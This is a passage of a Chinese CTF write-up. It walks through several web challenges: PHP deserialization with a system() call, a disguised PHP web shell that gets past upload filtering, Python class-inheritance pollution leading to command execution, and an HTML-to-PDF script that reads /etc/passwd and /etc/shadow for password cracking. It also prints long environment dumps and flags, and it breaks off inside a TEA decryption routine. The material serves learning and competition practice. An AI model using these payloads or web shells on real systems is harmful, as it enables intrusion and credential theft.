
得到 secret：secret

接下来就可以伪造 JWT 了，经过尝试，显示用户名的地方可以 ejs 注入



最后在环境变量里找到 FLAG





FLAG=SYC{019a8b0b791f7b118bbe8e027f9342f9}

● [web] popself

构造链比较好找，核心是绕过

首先是传参，“.”是不能直接传入的，否则会被替换成“_”，利用一个 php 的古老漏洞，我们可以传入“24[SYC.zip”，“[”也是非法字符，会被替换成“_”，然后后面的非法字符都不会被替换，因此传入变为“24_SYC.zip”

然后是 md5(a)==md5(md5(b))这个绕过，可以用科学计数法绕过，但是没找到双 md5 绕过的参数，自己写了一个爆破脚本

```
import hashlib

def md5(s):
    return hashlib.md5(s.encode()).hexdigest()

import string
charset = string.ascii_uppercase+string.ascii_lowercase+string.digits

import itertools
N = 8

for s in itertools.product(charset, repeat=N):
    h = md5(md5(''.join(s)))
    if h.startswith('0e') and h[2:].isdigit():
        print(''.join(s))
```

不久就输出了一个：AAAAYzFo

接下来是绕过!($fox instanceof All_in_one) && $fox()==="summer"，有一个 summer 类的 find_myself 可以完成，这里用数组调用：[summer, "find_myself"]()等同于 summer.find_myself()

最后就是绕过 strlen($args[0])<4 && ($args[0]+1)>10000，一样用科学计数法即可，下面是生成

payload 的 php 文件

```php
<?php

error_reporting(0);
class All_in_one
{
    public $KiraKiraAyu;
    public $_4ak5ra;
    public $K4per;
    public $Samsāra;
    public $komiko;
    public $Fox;
    public $Eureka;
    public $QYQS;
    public $sleep3r;
    public $ivory;
    public $L;
}

class summer {
    public static function find_myself(){
        return "summer";
    }
}

$_4ak5ra = new All_in_one();
$_4ak5ra->Samsāra = "system";
$_4ak5ra->ivory = "printenv";
$sleep3r = new All_in_one();
$sleep3r->_4ak5ra = $_4ak5ra;
$komiko = new All_in_one();
$QYQS = new All_in_one();
$QYQS->Fox = [summer, "find_myself"];
$QYQS->komiko = $komiko;
$QYQS->L = "1e5";
$QYQS->sleep3r = $sleep3r;
$AIO = new All_in_one();
$AIO->QYQS = $QYQS;
$AIO->KiraKiraAyu = "AAAAYzFo";
$AIO->K4per = "s1885207154a";

echo serialize($AIO);
?>
```

最终 payload：

```
?24[SYC.zip=O:10:"All_in_one":11:{s:11:"KiraKiraAyu";s:8
:"AAAAYzFo";s:7:"_4ak5ra";N;s:5:"K4per";s:12:"s188520715
4a";s:8:"Samsāra";N;s:6:"komiko";N;s:3:"Fox";N;s:6:"Eure
ka";N;s:4:"QYQS";O:10:"All_in_one":11:{s:11:"KiraKiraAyu
";N;s:7:"_4ak5ra";N;s:5:"K4per";N;s:8:"Samsāra";N;s:6:"k
omiko";O:10:"All_in_one":11:{s:11:"KiraKiraAyu";N;s:7:"_
4ak5ra";N;s:5:"K4per";N;s:8:"Samsāra";N;s:6:"komiko";N;s
:3:"Fox";N;s:6:"Eureka";N;s:4:"QYQS";N;s:7:"sleep3r";N;s
:5:"ivory";N;s:1:"L";N;}s:3:"Fox";a:2:{i:0;s:6:"summer";
i:1;s:11:"find_myself";}s:6:"Eureka";N;s:4:"QYQS";N;s:7:
"sleep3r";O:10:"All_in_one":11:{s:11:"KiraKiraAyu";N;s:7
:"_4ak5ra";O:10:"All_in_one":11:{s:11:"KiraKiraAyu";N;s:
7:"_4ak5ra";N;s:5:"K4per";N;s:8:"Samsāra";s:6:"system";s
:6:"komiko";N;s:3:"Fox";N;s:6:"Eureka";N;s:4:"QYQS";N;s:
7:"sleep3r";N;s:5:"ivory";s:8:"printenv";s:1:"L";N;}s:5:
"K4per";N;s:8:"Samsāra";N;s:6:"komiko";N;s:3:"Fox";N;s:6
:"Eureka";N;s:4:"QYQS";N;s:7:"sleep3r";N;s:5:"ivory";N;s
:1:"L";N;}s:5:"ivory";N;s:1:"L";s:3:"1e5";}s:7:"sleep3r"
;N;s:5:"ivory";N;s:1:"L";N;}
```


```
CHALLENGE_019A10D0_2FA4_019A82B1_AF30_SERVICE_PORT=3000 CH
CHALLENGE_019A8649_4AB3_019A1169_08C6_SERVICE_PORT_PORT_1
FLAG=SYC{Round_And_r0und_019a8b1d33ff7069a5f944fb69891aec} CH
CHALLENGE_019A01D2_4CF4_019A8B0A_2F05_SERVICE_PORT_PORT_8
```

SYC{Round_And_r0und_019a8b1d33ff7069a5f944fb69891aec}

● [web] one_last_image


直接传一句话木马，发现被 WAF 了，经过尝试，发现 ban 了 php、system 等，绕过后即可上传

```
<?= ("sys"."tem")($_GET["cmd"]) ?>
```



报错信息提示了我们马的位置，过去 RCE

最终 flag 在环境变量里，但是环境变量里东西太多了！做了好几次都没有找到😵‍💫


CHALLENGE_019A2F4D_887A_019A14CE_A45D_PORT=tcp://10.97.24.254:8080 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_SERVICE_PORT=8080
CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_PORT=tcp://10.109.91.158:8080 CHALLENGE_019A2F4D_887A_019A14CE_A45D_SERVICE_PORT=8080 CHALLENGE_019A5E61_BB39_019A1196_988B_SERVICE_PORT=8080
KUBERNETES_SERVICE_PORT=443 CHALLENGE_019A5E61_BB39_019A1196_988B_PORT=tcp://10.111.170.154:8080 CHALLENGE_019A01CB_BF3C_019A1164_4D72_PORT_8080_TCP_PORT=8080
KUBERNETES_PORT=tcp://10.96.0.1:443 CHALLENGE_019A10D0_2FA4_019A7D71_A466_SERVICE_PORT_PORT_3000=3000 CHALLENGE_019A10D0_2FA4_019A7703_793E_PORT_3000_TCP_ADDR=10.99.237.15
CHALLENGE_019A01CB_BF3C_019A1164_4D72_PORT_8080_TCP_PROTO=tcp APACHE_CONFDIR=/etc/apache2 HOSTNAME=challenge-019a14b0-ca72-019a10ad-1cf9-69466bbd69-sb9ds PHP_INI_DIR=/usr/local/etc/php
CHALLENGE_019A10D0_2FA4_019A70B5_504D_PORT_3000_TCP_ADDR=10.104.107.19 CHALLENGE_019A2F4D_887A_019A14CE_A45D_PORT_8080_TCP=tcp://10.97.24.254:8080
CHALLENGE_019A10D0_2FA4_019A82B1_AF30_SERVICE_PORT_PORT_3000=3000 CHALLENGE_019A10D0_2FA4_019A7703_793E_PORT_3000_TCP_PORT=3000
CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_PORT_8080_TCP=tcp://10.109.91.158:8080 SHLVL=0 CHALLENGE_019A01CB_BF3C_019A1164_4D72_PORT=tcp://10.100.105.52:8080
CHALLENGE_019A01CB_BF3C_019A1164_4D72_SERVICE_PORT=8080 CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_SERVICE_PORT_PORT_3000=3000
CHALLENGE_019A7612_86C2_019A12AE_737B_PORT_3000_TCP_ADDR=10.109.151.109 CHALLENGE_019A10D0_2FA4_019A7703_793E_PORT_3000_TCP_PROTO=tcp
CHALLENGE_019A5E61_BB39_019A1196_988B_PORT_8080_TCP=tcp://10.111.170.154:8080 CHALLENGE_019A14B0_82BF_019A2051_DA46_PORT_80_TCP=tcp://10.108.234.6:80
CHALLENGE_019A10D0_2FA4_019A70B5_504D_PORT_3000_TCP_PORT=3000 CHALLENGE_019A10D0_2FA4_019A70B5_504D_PORT_3000_TCP_PROTO=tcp
CHALLENGE_019A7612_86C2_019A12AE_737B_PORT_3000_TCP_PORT=3000 CHALLENGE_019A7612_86C2_019A12AE_737B_PORT_3000_TCP_PROTO=tcp PHP_LDFLAGS=-Wl,-O1 -pie
CHALLENGE_019A01CB_BF3C_019A1164_4D72_PORT_8080_TCP=tcp://10.100.105.52:8080 APACHE_RUN_DIR=/var/run/apache2 CHALLENGE_019A14B0_CA72_019A10AD_1CF9_SERVICE_HOST=10.104.208.175 PHP_CFLAGS=-
fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_VERSION=8.2.29 APACHE_PID_FILE=/var/run/apache2/apache2.pid
CHALLENGE_019A14B0_CA72_019A10AD_1CF9_SERVICE_PORT_PORT_80=80 CHALLENGE_019A01D2_4CF4_019A1623_BACF_SERVICE_HOST=10.109.253.156
CHALLENGE_019A10D0_2FA4_019A7D71_A466_PORT_3000_TCP_ADDR=10.105.48.162 GPG_KEYS=39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF209907D8E30D96659A97C9CF2A795A
1198C0117593497A5EC5C199286AF1F9897469DC CHALLENGE_019A2B37_D8ED_019A1633_1ADF_SERVICE_PORT_PORT_8080=8080 CHALLENGE_019A10D0_2FA4_019A7703_793E_PORT_3000_TCP=tcp://10.99.237.15:3000
CHALLENGE_019A10D0_2FA4_019A7703_793E_SERVICE_HOST=10.99.237.15 CHALLENGE_019A7612_96BB_019A1594_2D8B_SERVICE_PORT_PORT_8080=8080
CHALLENGE_019A01D2_4CF4_019A1623_BACF_SERVICE_PORT_PORT_80=80 PHP_ASC_URL=https://www.php.net/distributions/php-8.2.29.tar.xz.asc PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -
D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 CHALLENGE_019A10D0_2FA4_019A82B1_AF30_PORT_3000_TCP_ADDR=10.108.12.240 CHALLENGE_019A10D0_2FA4_019A7D71_A466_PORT_3000_TCP_PORT=3000
CHALLENGE_019A10D0_2FA4_019A70B5_504D_PORT_3000_TCP=tcp://10.104.107.19:3000 CHALLENGE_019A10D0_2FA4_019A7D71_A466_PORT_3000_TCP_PROTO=tcp PHP_URL=https://www.php.net/distributions/php-
8.2.29.tar.xz CHALLENGE_019A14B0_CA72_019A10AD_1CF9_PORT=tcp://10.104.208.175:80 CHALLENGE_019A14B0_CA72_019A10AD_1CF9_SERVICE_PORT=80
CHALLENGE_019A10D0_2FA4_019A70B5_504D_SERVICE_HOST=10.104.107.19 CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_PORT_3000_TCP_ADDR=10.102.181.13
CHALLENGE_019A7612_86C2_019A12AE_737B_PORT_3000_TCP=tcp://10.109.151.109:3000 CHALLENGE_019A10D0_2FA4_019A82B1_AF30_PORT_3000_TCP_PORT=3000 KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
CHALLENGE_019A7612_86C2_019A12AE_737B_SERVICE_HOST=10.109.151.109 CHALLENGE_019A01D2_4CF4_019A1623_BACF_SERVICE_PORT=80 CHALLENGE_019A10D0_2FA4_019A82B1_AF30_PORT_3000_TCP_PROTO=tcp
CHALLENGE_019A14B0_82BF_019A2051_DA46_SERVICE_HOST=10.108.234.6 CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_PORT_3000_TCP_PORT=3000
CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT=tcp://10.109.253.156:80 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_PORT_3000_TCP_PROTO=tcp
CHALLENGE_019A2F4D_887A_019A14CE_A45D_SERVICE_PORT_PORT_8080=8080 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_SERVICE_PORT_PORT_8080=8080
CHALLENGE_019A14B0_82BF_019A2051_DA46_SERVICE_PORT_PORT_80=80 CHALLENGE_019A5E61_BB39_019A1196_988B_SERVICE_PORT_PORT_8080=8080
CHALLENGE_019A10D0_2FA4_019A7703_793E_PORT=tcp://10.99.237.15:3000 CHALLENGE_019A10D0_2FA4_019A7703_793E_SERVICE_PORT=3000 KUBERNETES_PORT_443_TCP_PORT=443
CHALLENGE_019A14B0_CA72_019A10AD_1CF9_PORT_80_TCP_ADDR=10.104.208.175 APACHE_LOCK_DIR=/var/lock/apache2 KUBERNETES_PORT_443_TCP_PROTO=tcp LANG=C
CHALLENGE_019A10D0_2FA4_019A70B5_504D_SERVICE_PORT=3000 CHALLENGE_019A10D0_2FA4_019A70B5_504D_PORT=tcp://10.104.107.19:3000
CHALLENGE_019A10D0_2FA4_019A7D71_A466_PORT_3000_TCP=tcp://10.105.48.162:3000 CHALLENGE_019A2B37_D8ED_019A1633_1ADF_SERVICE_HOST=10.107.178.144
CHALLENGE_019A2B37_D8ED_019A1633_1ADF_PORT_8080_TCP_ADDR=10.107.178.144 CHALLENGE_019A7612_86C2_019A12AE_737B_SERVICE_PORT=3000
CHALLENGE_019A7612_86C2_019A12AE_737B_PORT=tcp://10.109.151.109:3000 CHALLENGE_019A14B0_CA72_019A10AD_1CF9_PORT_80_TCP_PORT=80
CHALLENGE_019A10D0_2FA4_019A7D71_A466_SERVICE_HOST=10.105.48.162 CHALLENGE_019A01CB_BF3C_019A1164_4D72_SERVICE_PORT_PORT_8080=8080
CHALLENGE_019A7612_96BB_019A1594_2D8B_SERVICE_HOST=10.106.69.209 CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT_80_TCP_ADDR=10.109.253.156
CHALLENGE_019A7612_96BB_019A1594_2D8B_PORT_8080_TCP_ADDR=10.106.69.209 CHALLENGE_019A14B0_82BF_019A2051_DA46_SERVICE_PORT=80
CHALLENGE_019A14B0_82BF_019A2051_DA46_PORT=tcp://10.108.234.6:80 CHALLENGE_019A14B0_CA72_019A10AD_1CF9_PORT_80_TCP_PROTO=tcp
CHALLENGE_019A2B37_D8ED_019A1633_1ADF_PORT_8080_TCP_PORT=8080 APACHE_RUN_GROUP=www-data APACHE_RUN_USER=www-data
CHALLENGE_019A10D0_2FA4_019A82B1_AF30_PORT_3000_TCP=tcp://10.108.12.240:3000 CHALLENGE_019A7612_96BB_019A1594_2D8B_PORT_8080_TCP_PORT=8080
CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT_80_TCP_PORT=80 CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_PORT_3000_TCP=tcp://10.102.181.13:3000
CHALLENGE_019A10D0_2FA4_019A82B1_AF30_SERVICE_HOST=10.108.12.240 CHALLENGE_019A2B37_D8ED_019A1633_1ADF_PORT_8080_TCP_PROTO=tcp
CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT_80_TCP_PROTO=tcp CHALLENGE_019A10D0_2FA4_019A7703_793E_SERVICE_PORT_PORT_3000=3000 APACHE_LOG_DIR=/var/log/apache2
CHALLENGE_019A7612_96BB_019A1594_2D8B_PORT_8080_TCP_PROTO=tcp CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_SERVICE_HOST=10.102.181.13 KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443 CHALLENGE_019A2B37_D8ED_019A1633_1ADF_PORT=tcp://10.107.178.144:8080 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_PORT_8080_TCP_ADDR=10.109.91.158
CHALLENGE_019A2B37_D8ED_019A1633_1ADF_SERVICE_PORT=8080 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_SERVICE_HOST=10.109.91.158
CHALLENGE_019A2F4D_887A_019A14CE_A45D_PORT_8080_TCP_ADDR=10.97.24.254 CHALLENGE_019A10D0_2FA4_019A70B5_504D_SERVICE_PORT_PORT_3000=3000
CHALLENGE_019A2F4D_887A_019A14CE_A45D_SERVICE_HOST=10.97.24.254 CHALLENGE_019A10D0_2FA4_019A7D71_A466_SERVICE_PORT=3000 PWD=/var/www/html/uploads
CHALLENGE_019A5E61_BB39_019A1196_988B_PORT_8080_TCP_ADDR=10.111.170.154 CHALLENGE_019A10D0_2FA4_019A7D71_A466_PORT=tcp://10.105.48.162:3000
CHALLENGE_019A14B0_82BF_019A2051_DA46_PORT_80_TCP_ADDR=10.108.234.6 CHALLENGE_019A7612_96BB_019A1594_2D8B_SERVICE_PORT=8080 PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config
re2c CHALLENGE_019A7612_96BB_019A1594_2D8B_PORT=tcp://10.106.69.209:8080 CHALLENGE_019A5E61_BB39_019A1196_988B_SERVICE_HOST=10.111.170.154 KUBERNETES_SERVICE_HOST=10.96.0.1
PHP_SHA256=475f991afd2d5b901fb410be407d929bc00c46285d3f439a02c59e8b6fe3589c CHALLENGE_019A7612_86C2_019A12AE_737B_SERVICE_PORT_PORT_3000=3000
CHALLENGE_019A14B0_CA72_019A10AD_1CF9_PORT_80_TCP=tcp://10.104.208.175:80 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_PORT_8080_TCP_PORT=8080 APACHE_ENVVARS=/etc/apache2/envvars
CHALLENGE_019A2F4D_887A_019A14CE_A45D_PORT_8080_TCP_PORT=8080 CHALLENGE_019A4F0F_6B59_019A3D2D_A3C9_PORT_8080_TCP_PROTO=tcp
CHALLENGE_019A10D0_2FA4_019A82B1_AF30_SERVICE_PORT=3000 CHALLENGE_019A14B0_82BF_019A2051_DA46_PORT_80_TCP_PORT=80 CHALLENGE_019A10D0_2FA4_019A82B1_AF30_PORT=tcp://10.108.12.240:3000
CHALLENGE_019A2F4D_887A_019A14CE_A45D_PORT_8080_TCP_PROTO=tcp CHALLENGE_019A5E61_BB39_019A1196_988B_PORT_8080_TCP_PORT=8080
CHALLENGE_019A01CB_BF3C_019A1164_4D72_SERVICE_HOST=10.100.105.52 CHALLENGE_019A14B0_82BF_019A2051_DA46_PORT_80_TCP_PROTO=tcp
CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_PORT=tcp://10.102.181.13:3000 CHALLENGE_019A10D0_2FA4_019A8B0A_2F05_SERVICE_PORT=3000
CHALLENGE_019A01CB_BF3C_019A1164_4D72_PORT_8080_TCP_ADDR=10.100.105.52 FLAG=SYC{0_M3_de_t0u_019a8b45fd207ff4865844af907c9230}
CHALLENGE_019A2B37_D8ED_019A1633_1ADF_PORT_8080_TCP=tcp://10.107.178.144:8080 CHALLENGE_019A5E61_BB39_019A1196_988B_PORT_8080_TCP_PROTO=tcp
CHALLENGE_019A7612_96BB_019A1594_2D8B_PORT_8080_TCP=tcp://10.106.69.209:8080 CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT_80_TCP=tcp://10.109.253.156:80
CHALLENGE_019A01D2_4CF4_019A1623_BACF_PORT_80_TCP=tcp://10.109.253.156:80

朵拉：你看见 flag 了吗.jpg

```
HALLENGE_019A10D0_2FA4_019A8B0A_2F05_SERVICE_PORT=3000
05.52 FLAG=SYC{0_M3_de_t0u_019a8b45fd207ff4865844af907c9230}
8.144:8080 CHALLENGE_019A5E61_BB39_019A1196_988B_PORT_8080_T
```

SYC{0_M3_de_t0u_019a8b45fd207ff4865844af907c9230}

● [web] 百年继承

先试一下，发现考察 Python 继承链污染，我们可以通过实例的__class__属性得到对应的类，通过类的__base__属性得到它继承的父类

根据提示，继承关系为 Human->Father->Colonel，而“处决成功”很有可能是回显点，故构造链获得 flag

```
{"__class__": {"__base__": {"__base__":
{"execute_method": "lambda executor, target:
(target.__del__(), setattr(target, 'alive', False),
__import__('os').popen('printenv').read())"}}}}
```

```
CHALLENGE_019A01CB_BF3C_019A6D63_4E2E_PORT_8080_TCP_ADDR=10.100.39.177
CHALLENGE_019A277E_5882_019A7A8E_A653_SERVICE_HOST=10.96.8.212
FLAG=SYC{0ne_Hundr3d_Ye@rs_of_Inheritance_019a830cca317d0193f9e79531d0648e}
CHALLENGE_019A531B_8F6D_019A82E0_5808_PORT_1337_TCP=tcp://10.99.102.215:1337
CHALLENGE_019A09FC_908C_019A70B5_504D_SERVICE_HOST=10.108.165.124
```

拿到 flag

SYC{0ne_Hundr3d_Ye@rs_of_Inheritance_019a830cca317d0193f9e79531d0648e}

注：通过回显点执行 open(__file__).read()可以拿到本题源码，附在最后。

● [web] PDF Viewer

在网上翻找到了近乎一样的题目的 WP：


https://ctftime.org/writeup/32530


用

```
<script>
x = new XMLHttpRequest();
x.open('GET', 'file:///etc/passwd', false);
x.send();
document.write(x.responseText);
</script>
```

读取 passwd，同样方式读取 shadow

然后用 unshadow 和 john 恢复 WeakPassword_Admin 的密码然后登录就好了





SYC{Y0u_ArE_PDf_mAster}

Reverse

● [re] encode

看着好像只是异或一下就 base64，但肯定没怎么简单，从左边看到有一个 enc 函数，查找交叉引用，发现在 scanf 里面藏了一个 enc！而 enc 实际上是一个分块的 TEA，给出两段解密代码：

```
target =
[0x76,0x42,0x7A,0x58,0x33,0x30,0x4B,0x6F,0x78,0x6C,0x33,0x48,0x70,0x44,
0x61,0x59,0x61,0x46,0x4A,0x4B,0x68,0x79,0x42,0x2F,0x31,0x63,0x6B,0x75,0
x56,0x43,0x6E,0x63,0x34,0x77,0x5A,0x68,0x72,0x77,0x55,0x57,0x65,0x4E,0x
75,0x5A,0x6B,0x41,0x78,0x72,0x2B,0x51,0x6E,0x35,0x55,0x61,0x59,0x62,0x7
0,0x76,0x79,0x6D,0x6D,0x43,0x72,0x6B]

b64 = ''.join([chr(i) for i in target])
import base64
print(b64)

print('uint8_t encrypted[] = {'+', '.join([hex(i) for i in
base64.b64decode(b64)])+'};')
```

```
#include <stdio.h>
#include <stdint.h>

uint8_t encrypted[] = {0xbc, 0x1c, 0xd7, 0xdf, 0x42, 0xa8, 0xc6, 0x5d,
0xc7, 0xa4, 0x36, 0x98, 0x68, 0x52, 0x4a, 0x87, 0x20, 0x7f, 0xd5, 0xc9,
0x2e, 0x54, 0x29, 0xdc, 0xe3, 0x6, 0x61, 0xaf, 0x5, 0x16, 0x78, 0xdb,
0x99, 0x90, 0xc, 0x6b, 0xf9, 0x9, 0xf9, 0x51, 0xa6, 0x1b, 0xa6, 0xfc,
0xa6, 0x98, 0x2a, 0xe4};

void dec_block(uint32_t *data, const uint8_t *key) {
    int i, j;
    uint32_t v4;
